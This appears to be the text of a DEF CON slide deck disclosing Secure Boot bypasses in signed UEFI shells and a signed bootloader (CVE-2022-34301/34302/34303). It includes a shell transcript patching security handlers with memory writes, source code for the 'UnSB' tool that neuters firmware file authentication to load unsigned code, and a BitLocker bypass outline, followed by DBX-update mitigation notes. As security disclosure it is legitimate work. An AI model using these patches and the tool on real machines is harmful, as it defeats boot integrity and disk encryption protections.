
Update was supposed to fix Kaspersky Rescue Disk



D3fCON

Background

- Ok, but how does this kind of issue get fixed?
- How to undo the fix to this issue





Vulnerabilities



Vulnerabilities

- Signed UEFI Shells
 - 2 unique shells



Vulnerabilities



- Signed UEFI Shells
 - 2 unique shells
- Using UEFI Shell built in tools to bypass secure boot
 - Memory read and write
 - Other utilities for listing handles, mem maps , etc.
- Exploitation automation using scripting
 - startup.nsh



D3fCON

DEMO

CVE-2022-34301

CVE-2022-34303




UEFI Shell Secure Boot bypass example

```
UEFI Interactive Shell v2.2
EDK II
UEFI v2.70 (EDK II, 0x00010000)
Mapping table
  FS0: Alias(s) :HD1b::BLK2:
        PciRoot(0x0)/Pci(0x2,0x0)/HD(1,MBR,0xBE1AFDFA,0x3F,0xFBFC1)
  BLK1: Alias(s) :
        PciRoot(0x0)/Pci(0x2,0x0)
  BLK0: Alias(s) :
        PciRoot(0x0)/Pci(0x1F,0x2)/Sata(0x2,0xFFFF,0x0)
Press ESC in 4 seconds to skip startup.nsh or any other key to continue.
Shell> fs0:
FS0:\> HelloWorld.efi
Command Error Status: Access Denied
FS0:\> patch.nsh
FS0:\> mm 0x3F2c57a8 0xc3c03148 -w 8 -MEM
FS0:\> mm 0x3F2c57e8 0xc3c03148 -w 8 -MEM
FS0:\> HelloWorld.efi
HelloWorld
FS0:\> _
```

Vulnerabilities

- Vulnerable Bootloader



Vulnerabilities

- Signed bootloader with a built in Secure Boot bypass
 - 73KB of signed bootloader that has a terrible design flaw
 - **MUCH** better bypass than the old Kaspersky bypass

```
000056b8  int64_t efi_main (int64_t arg1, int64_t arg2 @ rsi, int64_t arg3 @ rdi)
000056b8  {
000056cc      systab = arg2;
000056e4      InitializeLib(arg1, systab, arg3);
000056ee      insecure_mode = detect_secure_mode();
000056fd      if (insecure_mode != 0)
000056fb      {
0000570b          Print(0, &data_c760);
000056ff      }
0000571e      int64_t rax_5 = start_image(&data_c6b0);
0000572f      if (load_options_size != 0)
0000572d      {
00005731          second_stage;
0000573b          FreePool ();
0000573b      }
00005745      return rax_5;
00005745  }
```




Vulnerabilities

- TOOL RELEASE:
 - UnSB – “Un-SecureBoot” UEFI application to disable Security Handles and bypass Secure Boot turning it off.

```
EFI_SECURITY_ARCH_PROTOCOL  *mSecurity  = NULL;
EFI_SECURITY2_ARCH_PROTOCOL *mSecurity2 = NULL;

if (mSecurity2 == NULL) {
    gBS->LocateProtocol (&gEfiSecurity2ArchProtocolGuid, NULL, (void **)&mSecurity2);
}

if (mSecurity == NULL) {
    gBS->LocateProtocol (&gEfiSecurityArchProtocolGuid, NULL, (void **)&mSecurity);
}
```



Vulnerabilities

- Exploitation
 - No shellcode required
 - Write you own code and run it (shrug)



```
EFI_SECURITY_ARCH_PROTOCOL  *mSecurity  = NULL;
EFI_SECURITY2_ARCH_PROTOCOL *mSecurity2 = NULL;
if (mSecurity2 == NULL) {
    gBS->LocateProtocol (&EfiSecurity2ArchProtocolGuid, NULL, (void **)&mSecurity2);
}
if (mSecurity == NULL) {
    gBS->LocateProtocol (&EfiSecurityArchProtocolGuid, NULL, (void **)&mSecurity);
}
ASSERT (mSecurity2 == NULL || mSecurity != NULL);
//Patch the handlers and proceed to load the unsigned UEFI Shell efi.
*((UINT32 *)mSecurity->FileAuthenticationState) = 0xc3c03148;
*((UINT32 *)mSecurity2->FileAuthentication) = 0xc3c03148;

CHAR16* gShellPath = L"\\ShellX64.efi";
EFI_DEVICE_PATH* ShellPath;
Status = LocateFile(gShellPath, &ShellPath);
if (EFI_ERROR(Status)) {
    return Status;
}
Status = gBS->LoadImage(TRUE, ImageHandle, ShellPath, NULL, 0, &ShellPath);
if (EFI_ERROR(Status)) {
    return Status;
}
Status = gBS->StartImage(ShellPath, (UINTN*)NULL, (CHAR16 * *)NULL);
if (EFI_ERROR(Status)) {
    return Status;
}
return Status;
```

Vulnerabilities

- Exploitation
 - Mount ESP and copy files
 - Need to be admin
 - So many ways to get admin
 - LOL Installers



DEMO CVE-2022-34302




Vulnerabilities

- Bit Locker Bypass using UnSB
 - Who is even using TPM?
 - How are the TPM measurements done?
 - How UnSB affects the measurement process
 - Persistent SB Bypass and TPM avoidance
 - How does it work?

Vulnerabilities

- Bit Locker Bypass using UnSB



Summary

- How can you get the fix and apply it
- Update your machines asap
 - Perform a DBX update
 - PowerShell
 - Linux
 - How to avoid fix bypasses



Summary

- Vendor response
 - No official response was received before writing this line.



Summary

